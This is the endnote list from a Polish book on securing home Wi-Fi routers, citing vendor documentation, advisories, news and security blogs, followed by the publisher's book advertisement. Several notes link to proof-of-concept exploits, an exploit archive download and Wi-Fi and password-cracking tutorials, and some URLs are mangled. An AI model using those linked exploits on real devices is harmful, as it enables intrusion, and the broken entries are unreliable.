65 HiveMQ, *Introducing the MQTT Protocol – MQTT Essentials: Part 1*, January 12, 2015 (updated: May 18, 2023), https://hivemq.com/blog/mqtt-essentials-part-1-introducing-mqtt/

66 Red Hat, *What is a REST API?*, May 8, 2020, https://redhat.com/en/topics/api/what-is-a-rest-api; Sajdak M., *Bezpieczeństwo API REST* [w:] *Bezpieczeństwo aplikacji webowych*, Kraków 2020, s. 577–605

67 Zaikin R. i in., *HomeHack: How Hackers Could Have Taken Control of LG's IoT Home Appliances*, Check Point, October 26, 2017, https://blog.checkpoint.com/2017/10/26/homehack-how-hackers-could-have-taken-control-of-lgs-iot-home-appliances/

68 Cloudflare, *What is Mirai?*, https://cloudflare.com/learning/ddos/glossary/mirai-botnet/

69 Langton A., Burt A., *RealTek CVE-2021-35394 Exploited in the Wild*, Juniper Networks, August 27, 2021, https://blogs.juniper.net/en-us/threat-research/realtek-cve-2021-35394-exploited-in-the-wild

70 Kiss M., *Google admits collecting Wi-Fi data through Street View cars*, The Guardian, May 15, 2010, https://theguardian.com/technology/2010/may/15/google-admits-storing-private-data

71 Neonet, *Zasilacz UPS – co to jest i kiedy się przyda?*, 5 sierpnia 2021, https://www.neonet.pl/blog/zasilacz-ups-co-to.html

72 OpenWrt, *Table of Hardware: Ideal for OpenWrt (16/128MB or more)*, last modified: February 12, 2024, https://openwrt.org/toh/views/toh_available_16128

73 dd-wrt.com, *DD-WRT*, https://dd-wrt.com

74 pfSense®, *Open Source Security*, https://pfsense.org/

75 Sophos, *Free Firewall Home Edition*, https://sophos.com/en-us/free-tools/sophos-xg-firewall-home-edition

76 Źródło: Censys, *CVE-2023-20025 – RCE in End-of-Life Cisco Routers*, January 17, 2023, https://censys.io/cve-2023-20025/

77 Inversed, *PoC CVE-2023-20025*, GitHub, https://github.com/lnversed/CVE-2023-20025

78 MikroTik, tps://mikrotik.comht

79 MikroTik Forum, *Some Music*, https://forum.mikrotik.com/viewtopic.php?t=105058

80 Grześ P. (pwlgrzs, Pblvsky), *Mikrotik Blacklist*, GitHub, https://github.com/pwlgrzs/Mikrotik-Blacklist

81 Spamhaus, https://spamhaus.org

82 CERT Polska, *Lista Ostrzeżeń przed niebezpiecznymi stronami*, https://cert.pl/lista-ostrzezen/

83 MikroTik Forum, https://forum.mikrotik.com/

84 MikroTik Documentation, *Manual: The Dude*, last edited: April 10, 2017, https://wiki.mikrotik.com/wiki/Manual:The_Dude

85 Źródło: MikroTik Documentation, *Manual: The Dude v6/Device map*, last edited: March 12, 2018, https://wiki.mikrotik.com/wiki/Manual:The_Dude_v6/Device_map

86 Zabbix Documentation, *Getting Zabbix* [w:] *Zabbix Manual*, https:/zabbix.com/documentation/current/en/manual/installation/getting_zabbix

87 Źródło: Zabbix, *Explore Zabbix features*, https://zabbix.com/features

88 Scarpati J., *Simple Network Management Protocol (SNMP)*, TechTarget, last updated: September 2021, https://techtarget.com/searchnetworking/definition/SNMP

89 QNAP, *QNAP Adds Support for Zabbix: Turn your NAS into a Centralized Network Management Platform for Multiple Devices*, https://qnap.com/en-us/news/2020/qnap-adds-support-for-zabbix-turn-your-nas-into-a-centralized-network-management-platform-for-multiple-devices

90 Pikkarainen J., *What's Up, home? – Zabbix the Weatherman*, Zabbix Blog, May 27, 2022, https://blog.zabbix.com/whats-up-home-zabbix-the-weatherman/20897/

91 Potter J., *MikroTik Automatically Updated Address List*, joshaven.com, https://joshaven.com/resources/tricks/mikrotik-automatically-updated-address-list/

92 Źródło: BadUPnP/SSDP, https://badupnp.benjojo.co.uk

93 Speed Guide, *SG Security Scan*, https://speedguide.net/scan.php

94 Horowitz M., *Test Your Router*, Router Security, December 5, 2015, last updated: April 26, 2023, https://routersecurity.org/testrouter.php

95 Exploit Database, *D-Link DIR-8xx Routers – Local Firmware Upload*, https://exploit-db.com/exploits/42731

96 dnsleaktest.com, *What is a DNS leak and why should I care?*, https://dnsleaktest.com/what-is-a-dns-leak.html

97 DNS Leak Test, https://dnsleak.com

98 Panas R., *Sieć TOR – jak działa? TOR Browser – jak zainstalować?*, NANO, 21 marca 2022, https://nano.komputronik.pl/n/siec-tor-przegladarka-jak-zainstalowac/

99 Packet Storm Security, *Hacking D-Link Routers With HNAP. SourceSec Security Research*, https://dl.packetstormsecurity.net/papers/attack/dlink_hnap_captcha.pdf; Hopmann A. i in., Network Device Management, Patent Application Publication, US 2007/0130286 A1, June 7, 2007, https://gitlab.com/exploit-database/exploitdb-bin-sploits/-/raw/main/bin-sploits/11101.tar.gz

100 DNS-OARC, *dnsperf*, GitHub, https://github.com/DNS-OARC/dnsperf

101 dnscheck.tools, https://dnscheck.tools

102 home.pl, *Co to jest DNSSEC?*, ostatnia aktualizacja: 13 października 2021, https://pomoc.home.pl/baza-wiedzy/co-to-jest-dnssec

103 Jensen T., *DNS over TLS available to Windows Insiders*, Microsoft, July 13, 2022, https://techcommunity.microsoft.com/t5/networking-blog/dns-over-tls-available-to-windows-insiders/ba-p/3565859

104 Za: *DNS Spoofing*, Imperva, https://www.imperva.com/learn/application-security/dns-spoofing/

105 Song D., *arpspoof(8) – Linux man page*, die.net, https://linux.die.net/man/8/arpspoof

106 Song D., *dnsspoof(8) – Linux man page*, die.net, https://linux.die.net/man/8/dnsspoof

107 Źródło: Staśkiewicz J., *Strefa DMZ – do czego służy i czym grozi jej brak*, Open Security, 4 lutego 2022, https://opensecurity.pl/strefa-dmz-do-czego-sluzy-i-czym-grozi-jej-brak/

108 Outpost24, *WPS Cracking with Reaver*, February 21, 2020, https://outpost24.com/blog/wps-cracking-with-reaver

109 QR Online, *Czym są kody QR i jak działają*, 1 lutego 2022, https://qr-online.pl/kody-qr.html

110 Denis K., *Cool vulns don't live long – Netgear and Pwn2Own*, Synacktiv, December 6, 2022, https://www.synacktiv.com/publications/cool-vulns-dont-live-long-netgear-and-pwn2own.html

111 Za: Boender F., *Exploring UPnP with Python*, Electric Monk, July 5, 2016, https://www.electricmonk.nl/log/2016/07/05/exploring-upnp-with-python/

112 Brown R., *The Shadow Brokers Leaked Exploits Explained*, Rapid 7, April 18, 2017, last updated: August 29, 2017, https://blog.rapid7.com/2017/04/18/the-shadow-brokers-leaked-exploits-faq/

113 Seaman Ch., *UPnProxy: Eternal Silence*, Akamai Blog, January 27, 2022, https://www.akamai.com/blog/security/upnproxy-eternal-silence

114 x0rz, *Hiding Through a Maze of IoT Devices*, Medium, November 29, 2018, https://blog.0day.rocks/hiding-through-a-maze-of-iot-devices-9db7f2067a80

115 home.pl, *Co to jest atak DDoS? Na czym polega atak DDoS?*, ostatnia aktualizacja: 17 maja 2023, https://pomoc.home.pl/baza-wiedzy/co-to-jest-atak-ddos; Cloudflare, *NTP amplification DDoS attack*, https://cloudflare.com/learning/ddos/ntp-amplification-ddos-attack/

116 Majkowski M., *Stupidly Simple DDoS Protocol (SSDP) generates 100 Gbps DDoS*, Cloudflare, June 28, 2017, https://blog.cloudflare.com/ssdp-100gbps/

117 KeePass, *KeePass Password Safe*, https://keepass.info/

118 Jithukrishnan, *Password Policy Recommendations for Sysadmins in 2023*, Securden, June 12, 2023, https://securden.com/blog/top-10-password-policies.html

119 Toubba K., *Notice of Recent Security Incident*, LastPass, December 22, 2022, https://blog.lastpass.com/2022/12/notice-of-recent-security-incident/

120 Za: Munroe M., *Password Strength* [w:] *xkcd*, https://xkcd.com/936/

121 Burgess M., *Apple Just Killed the Password – for Real This Time*, Wired, June 7, 2022, https://wired.com/story/apple-passkeys-password-ios16-ventura/

122 Openwall, *John the Ripper password cracker*, https://www.openwall.com/john/

123 Shivanandhan M., *How to Crack Passwords using John The Ripper – Pentesting Tutorial*, freeCodeCamp, November 17, 2022, https://www.freecodecamp.org/news/crack-passwords-using-john-the-ripper-pentesting-tutorial/

124 Have I Been Pwned, *Pwned Passwords Downloader*, GitHub, https://github.com/HaveIBeenPwned/PwnedPasswordsDownloader

125 Bachmann L., *What are Dark Web Scans?*, LastPass, August 13, 2020, https://blog.lastpass.com/2020/08/what-are-dark-web-scans/

126 Last Pass, *Digital Security Dashboard*, https://www.lastpass.com/features/security-dashboard

127 Microsoft, *Protect your online accounts using Password Monitor*, https://support.microsoft.com/en-au/topic/protect-your-online-accounts-using-password-monitor-6f660aae-65aa-476c-871a-7fe2bcb0c4c1

128 Devane H. *Everything You Need to Know About K-Anonymity*, Immuta, April 14, 2021, last updated: April 5, 2023, https://www.immuta.com/blog/k-anonymity-everything-you-need-to-know-2021-guide/

129 Junade A. *Validating Leaked Passwords with k-Anonymity*, Cloudflare, February 21, 2018, https://blog.cloudflare.com/validating-leaked-passwords-with-k-anonymity

130 pcunite, *Using RouterOS to VLAN your network*, MikroTik, January 5, 2019, https://forum.mikrotik.com/viewtopic.php?f=23&t=143620

131 mp82, *Two segmented networks access to one shared network*, MikroTik, April 27, 2021, https://forum.mikrotik.com/viewtopic.php?t=174810

132 Ho R., *What Is Shodan? How to Use It & How to Stay Protected [2024]*, SafetyDetectives, updated: February 2, 2024, https://safetydetectives.com/blog/what-is-shodan-and-how-to-use-it-most-effectively/

133 Rymsza A., *Wi-Fi 6E: co nam da i o ile będzie szybsze Wi-Fi na 6 GHz?*, Telepolis, 21 stycznia 2021, https://www.telepolis.pl/tech/poradniki/wi-fi-6e-co-to-jest-jaki-router-6-ghz-do-bloku

134 WirelesSHack, *Best Kali Linux Compatible USB Adapters 2023*, March 29, 2023, https://www.wirelesshack.org/best-kali-linux-compatible-usb-adapter-dongles.html

135 Li M., *What You Should Know Abuot Beacon Frames Format?*, MOKOBlue, March 12, 2021, https://www.mokoblue.com/what-you-should-know-about-beacon-frame-format

136 Haider Z., *4-Way Handshake*, WiFi Professionals, January 24, 2019, https://www.wifi-professionals.com/2019/01/4-way-handshake

137 Dorsey B. (brannondorsey), *Naive Hashcat*, GitHub, https://github.com/brannondorsey/naive-hashcat; Dorsey B., *Wi-Fi Cracking*, GitHub, https://github.com/brannondorsey/wifi-cracking

138 Taler H., *Komputer kwantowy złamie obecne algorytmy szyfrujące w chwilę. Jest problem, jak przed 2000 rokiem*, Spider's Web, 2 maja 2022, https://spidersweb.pl/2022/05/komputer-kwantowy-szyfrowanie-kryptografia.html

139 MikroTik, *How to block specific IP address?*, https://help.mikrotik.com/docs/pages/viewpage.action?pageId=6488065

140 Meta, *Piksel Meta – informacje*, https://facebook.com/business/help/742478679120153

141 Steam, *Porty wymagane przez Steam*, https://help.steampowered.com/pl/faqs/view/2EA8-4D75-DA21-31EB

142 Hurricane Electric Internet Services, *AS32590 Valve Corporation*, https://bgp.he.net/AS32590#_prefixes

143 Klusaitė L., *Co to jest SSID i jak go znaleźć?*, NordVPN, May 23, 2021, https://nordvpn.com/pl/blog/ssid-co-to/

144 Rutledge S., *Should you hide your Wi-Fi SSID?*, Fractional CISO, December 22, 2020, https://fractionalciso.com/should-you-hide-your-wi-fi-ssid/

145 Waldron D., *Co to jest NTP? Jakie są jego zalety? Dowiedz się teraz*, Galleon Systems, 13 marca 2014, https://pl.galsys.co.uk/news/what-is-ntp-what-are-its-benefits-a-galleon-systems-guide/

146 Let's Encrypt, *A nonprofit Certificate Authority providing TLS certificates to 300 million websites*, https://letsencrypt.org

147 Thakur A., *10 Open Source Log Collectors for Centralized Logging*, Geekflare, https://geekflare.com/open-source-centralized-logging/

148 ntop, https://www.ntop.org/

149 Netgate Docs, *System Monitoring*, https://docs.netgate.com/pfsense/en/latest/monitoring/index.html

150 OpenVPN, *Hardening OpenVPN Security*, https://openvpn.net/community-resources/hardening-openvpn-security/

151 Labos M., *What is a Certificate Authority (CA)?*, SSL.com, January 5, 2024, https://ssl.com/faqs/what-is-a-certificate-authority/

152 MikroTik Wiki, *Bruteforce login prevention*, last edited: August 7, 2013, https://wiki.mikrotik.com/wiki/Bruteforce_login_prevention

153 Netgear, *Co to jest WiFi 7?*, 2023 https://www.netgear.com/pl/home/discover/wifi7/

154 Patel N., *How AI will revolutionise home connectivity and surveillance*, D-Link, 2023, https://eu.dlink.com/xk/sq/resource-centre/blog/how-ai-will-revolutionise-home-connectivity-and-surveillance


securitum WYDAWNICTWO

Książki **Securitum** to owoc 10 lat doświadczeń w branży szkoleń i pentestów


- wiedza, którą dzielą się polscy specjaliści
- spojrzenie na omawiane zagadnienia okiem praktyka
- problemy z codziennej pracy wyjaśniane przez fachowców
- prosty przekaz, dla każdego zainteresowanego bezpieczeństwem IT

e-booki

Adam Samson
Bezpieczeństwo domowego routera Wi-Fi. Wprowadzenie



Krzysztof Wosiński
OSINT: nowy wymiar poszukiwań w sieci
w przygotowaniu



Grzegorz Trawiński
Certyfikacje ofensywne w cyberbezpieczeństwie
w przygotowaniu

wydawnictwo.securitum.pl